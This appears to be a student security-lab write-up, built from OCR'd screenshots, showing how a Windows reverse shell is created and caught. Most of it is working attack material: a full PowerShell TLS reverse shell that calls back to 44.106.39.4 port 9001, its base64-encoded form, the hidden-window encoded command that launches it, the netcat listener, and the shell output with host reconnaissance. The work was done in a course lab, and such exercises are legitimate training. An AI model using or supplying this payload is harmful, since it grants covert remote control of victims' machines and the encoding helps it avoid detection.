
Task 1: Create the Reverse Shell



IP & Port

IP 44.106.39.4 Port 9001 +1

Listener Advanced


```
nc -lvnp 9001
```

Type nc

OS All Name Search... Show Advanced


```
$sslProtocols = [System.Security.Authentication.SslProtocols]::Tls12; $TCPClient =
New-Object Net.Sockets.TCPClient('44.106.39.4', 9001);$NetworkStream =
$TCPClient.GetStream();$SslStream = New-Object
Net.Security.SslStream($NetworkStream,$false,({$true} -as
[Net.Security.RemoteCertificateValidationCallback]));$SslStream.AuthenticateAsClie
nt('cloudflare-dns.com',$null,$sslProtocols,$false);if(!$SslStream.IsEncrypted -or
!$SslStream.IsSigned) {$SslStream.Close();exit}$StreamWriter = New-Object
IO.StreamWriter($SslStream);function WriteToStream ($String)
{[byte[]]$script:Buffer = New-Object System.Byte[] 4096
;$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()};WriteToStream
'';while(($BytesRead = $SslStream.Read($Buffer, 0, $Buffer.Length)) -gt 0)
{$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output
= try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-
```

Figure 1: Creation of Reverse Generator




```
┌──(student㉿alexmisurec)-[~]
└─$ sudo nano revshell.ps1
[sudo] password for student:
```

Figure 1.2: Creation of Script on Kali




```
┌──(student㉿alexmisurec)-[~]
└─$ sudo iconv -f UTF-8 -t UTF-16LE revshell.ps1 | base64 -w 0 > encodedresume3.txt
```

Figure 1.3: Encoder Script using Base64




```
┌──(student㉿alexmisurec)-[~]
└─$ cat encodedresume3.txt
CgAkAHMAcwBsAFAAcgBvAHQAbwBjAG8AbABzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBBAHUAdABoAGUAbgB0AGkAYwBhAHQAaQBv
AG4ALgBTAHMAbABQAHIAbwB0AG8AYwBvAGwAcwBdADoAOgBUAGwAcwAxADIAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMA
dAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwA0ADQALgAxADAANgAuADMAOQAuADQAJwAsACAAOQAwADAAMQApADsAJABO
AGUAdAB3AG8AcgBrAFMAdAByAGUAYQBtACAAPQAgACQAVABDAFAAQwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwAkAFMAcwBsAFMAdAByAGUA
YQBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMAZQBjAHUAcgBpAHQAeQAuAFMAcwBsAFMAdAByAGUAYQBtACgAJABOAGUAdAB3AG8AcgBr
AFMAdAByAGUAYQBtACwAJABmAGEAbABzAGUALAAoAHsAJAB0AHIAdQBlAH0AIAAtAGEAcwAgAFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkALgBSAGUAbQBvAHQA
ZQBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAXQApACkAOwAkAFMAcwBsAFMAdAByAGUAYQBtAC4AQQB1
AHQAaABlAG4AdABpAGMAYQB0AGUAQQBzAEMAbABpAGUAbgB0ACgAJwBjAGwAbwB1AGQAZgBsAGEAcgBlAC0AZABuAHMALgBjAG8AbQAnACwAJABuAHUAbABsACwA
JABzAHMAbABQAHIAbwB0AG8AYwBvAGwAcwAsACQAZgBhAGwAcwBlACkAOwBpAGYAKAAhACQAUwBzAGwAUwB0AHIAZQBhAG0ALgBJAHMARQBuAGMAcgB5AHAAdABl
AGQAIAAtAG8AcgAgACEAJABTAHMAbABTAHQAcgBlAGEAbQAuAEkAcwBTAGkAZwBuAGUAZAApACAAewAkAFMAcwBsAFMAdAByAGUAYQBtAC4AQwBsAG8AcwBlACgA
KQA7AGUAeABpAHQAfQAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBXAHIAaQB0
AGUAcgAoACQAUwBzAGwAUwB0AHIAZQBhAG0AKQA7AGYAdQBuAGMAdABpAG8AbgAgAFcAcgBpAHQAZQBUAG8AUwB0AHIAZQBhAG0AIAAoACQAUwB0AHIAaQBuAGcA
KQAgAHsAWwBiAHkAdABlAFsAXQBdACQAcwBjAHIAaQBwAHQAOgBCAHUAZgBmAGUAcgAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBC
AHkAdABlAFsAXQAgADQAMAA5ADYAIAA7ACQAUwB0AHIAZQBhAG0AVwByAGkAdABlAHIALgBXAHIAaQB0AGUAKAAkAFMAdAByAGkAbgBnACAAKwAgACcAUwBIAEUA
TABMAD4AIAAnACkAOwAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4ARgBsAHUAcwBoACgAKQB9ADsAVwByAGkAdABlAFQAbwBTAHQAcgBlAGEAbQAgACcAJwA7
AHcAaABpAGwAZQAoACgAJABCAHkAdABlAHMAUgBlAGEAZAAgAD0AIAAkAFMAcwBsAFMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAQgB1AGYAZgBlAHIALAAgADAA
LAAgACQAQgB1AGYAZgBlAHIALgBMAGUAbgBnAHQAaAApACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8AbQBtAGEAbgBkACAAPQAgACgAWwB0AGUAeAB0AC4AZQBu
AGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABCAHUAZgBmAGUAcgAsACAAMAAsACAAJABCAHkAdABlAHMAUgBlAGEA
ZAAgAC0AIAAxACkAOwAkAE8AdQB0AHAAdQB0ACAAPQAgAHQAcgB5ACAAewBJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AIAAkAEMAbwBtAG0AYQBu
AGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAfQAgAGMAYQB0AGMAaAAgAHsAJABfACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAfQBXAHIA
aQB0AGUAVABvAFMAdAByAGUAYQBtACAAKAAkAE8AdQB0AHAAdQB0ACkAfQAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4AQwBsAG8AcwBlACgAKQAKAA==

┌──(student㉿alexmisurec)-[~]
└─$ 
```

Figure 1.4: Proof script is encoded




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\student> powershell.exe -nop -w hidden -EncodedCommand CgAkAHMAcwBsAFAAcgBvAHQAbwBjAG8AbABzACAAP
QAgAFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBBAHUAdABoAGUAbgB0AGkAYwBhAHQAaQBvAG4ALgBTAHMAbABQAHIAbwB0A
G8AYwBvAGwAcwBdADoAOgBUAGwAcwAxADIAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZ
QB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwA0ADQALgAxADAANgAuADMAOQAuADQAJwAsACAAOQAwADAAMQApA
DsAJABOAGUAdAB3AG8AcgBrAFMAdAByAGUAYQBtACAAPQAgACQAVABDAFAAQwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAO
wAkAFMAcwBsAFMAdAByAGUAYQBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMAZQBjAHUAcgBpAHQAeQAuAFMAcwBsA
FMAdAByAGUAYQBtACgAJABOAGUAdAB3AG8AcgBrAFMAdAByAGUAYQBtACwAJABmAGEAbABzAGUALAAoAHsAJAB0AHIAdQBlAH0AIAAtAGEAc
wAgAFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkALgBSAGUAbQBvAHQAZQBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpA
G8AbgBDAGEAbABsAGIAYQBjAGsAXQApACkAOwAkAFMAcwBsAFMAdAByAGUAYQBtAC4AQQB1AHQAaABlAG4AdABpAGMAYQB0AGUAQQBzAEMAb
ABpAGUAbgB0ACgAJwBjAGwAbwB1AGQAZgBsAGEAcgBlAC0AZABuAHMALgBjAG8AbQAnACwAJABuAHUAbABsACwAJABzAHMAbABQAHIAbwB0A
G8AYwBvAGwAcwAsACQAZgBhAGwAcwBlACkAOwBpAGYAKAAhACQAUwBzAGwAUwB0AHIAZQBhAG0ALgBJAHMARQBuAGMAcgB5AHAAdABlAGQAI
AAtAG8AcgAgACEAJABTAHMAbABTAHQAcgBlAGEAbQAuAEkAcwBTAGkAZwBuAGUAZAApACAAewAkAFMAcwBsAFMAdAByAGUAYQBtAC4AQwBsA
G8AcwBlACgAKQA7AGUAeABpAHQAfQAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8AL
gBTAHQAcgBlAGEAbQBXAHIAaQB0AGUAcgAoACQAUwBzAGwAUwB0AHIAZQBhAG0AKQA7AGYAdQBuAGMAdABpAG8AbgAgAFcAcgBpAHQAZQBUA
G8AUwB0AHIAZQBhAG0AIAAoACQAUwB0AHIAaQBuAGcAKQAgAHsAWwBiAHkAdABlAFsAXQBdACQAcwBjAHIAaQBwAHQAOgBCAHUAZgBmAGUAc
gAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBCAHkAdABlAFsAXQAgADQAMAA5ADYAIAA7ACQAUwB0AHIAZQBhA
G0AVwByAGkAdABlAHIALgBXAHIAaQB0AGUAKAAkAFMAdAByAGkAbgBnACAAKwAgACcAUwBIAEUATABMAD4AIAAnACkAOwAkAFMAdAByAGUAY
QBtAFcAcgBpAHQAZQByAC4ARgBsAHUAcwBoACgAKQB9ADsAVwByAGkAdABlAFQAbwBTAHQAcgBlAGEAbQAgACcAJwA7AHcAaABpAGwAZQAoA
CgAJABCAHkAdABlAHMAUgBlAGEAZAAgAD0AIAAkAFMAcwBsAFMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAQgB1AGYAZgBlAHIALAAgADAAL
AAgACQAQgB1AGYAZgBlAHIALgBMAGUAbgBnAHQAaAApACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8AbQBtAGEAbgBkACAAPQAgACgAWwB0A
GUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABCAHUAZgBmAGUAcgAsACAAM
AAsACAAJABCAHkAdABlAHMAUgBlAGEAZAAgAC0AIAAxACkAOwAkAE8AdQB0AHAAdQB0ACAAPQAgAHQAcgB5ACAAewBJAG4AdgBvAGsAZQAtA
EUAeABwAHIAZQBzAHMAaQBvAG4AIAAkAEMAbwBtAG0AYQBuAGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAfQAgAGMAY
QB0AGMAaAAgAHsAJABfACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAfQBXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAKAAkAE8AdQB0A
HAAdQB0ACkAfQAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4AQwBsAG8AcwBlACgAKQAKAA==
```

Figure 1.4: Powershell executed on the windows machine




```
┌──(student㉿alexmisurec)-[~]
└─$ ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a
 permanent one.
Ncat: SHA-1 fingerprint: CBF6 22A1 4068 FB1B F965 3E2C 29C6 3098 F0B1 11AF
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.39.5:50073.
SHELL> whoami
cnit471g039-a\student
```

Figure 1.5a: reverse shell received



```
SHELL> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : CNIT471G039-A
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-91-55-D7
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::14a7:fe97:9066:d735%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 44.106.39.5(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5:73ff:fea0:21b%15
                                       44.106.39.1
   DHCPv6 IAID . . . . . . . . . . . : 251678806
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2E-CB-D5-D9-00-50-56-91-EE-6C
   DNS Servers . . . . . . . . . . . : 44.2.1.45
                                       44.2.1.44
   NetBIOS over Tcpip. . . . . . . . : Enabled
SHELL> █
```

1.5b: reverse shell received



Capturing from Ethernet0 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 5

No.	Time	Source	Destination	Protocol	Le
188	8.828903	44.106.39.4	44.106.39.5	TLSv1.2	
189	8.857529	44.106.39.5	44.106.39.4	TLSv1.2	
190	8.857669	44.106.39.4	44.106.39.5	TCP	
525	44.854485	44.106.39.4	44.106.39.5	TLSv1.2	
526	44.876797	44.106.39.5	44.106.39.4	TLSv1.2	
527	44.876966	44.106.39.4	44.106.39.5	TCP	
536	45.771747	44.106.39.4	44.106.39.5	TLSv1.2	
537	45.798021	44.106.39.5	44.106.39.4	TLSv1.2	
538	45.798177	44.106.39.4	44.106.39.5	TCP	
549	46.581182	44.106.39.4	44.106.39.5	TLSv1.2	
550	46.604703	44.106.39.5	44.106.39.4	TLSv1.2	
551	46.604850	44.106.39.4	44.106.39.5	TCP	
562	47.395833	44.106.39.4	44.106.39.5	TLSv1.2	
563	47.417895	44.106.39.5	44.106.39.4	TLSv1.2	
564	47.418038	44.106.39.4	44.106.39.5	TCP	

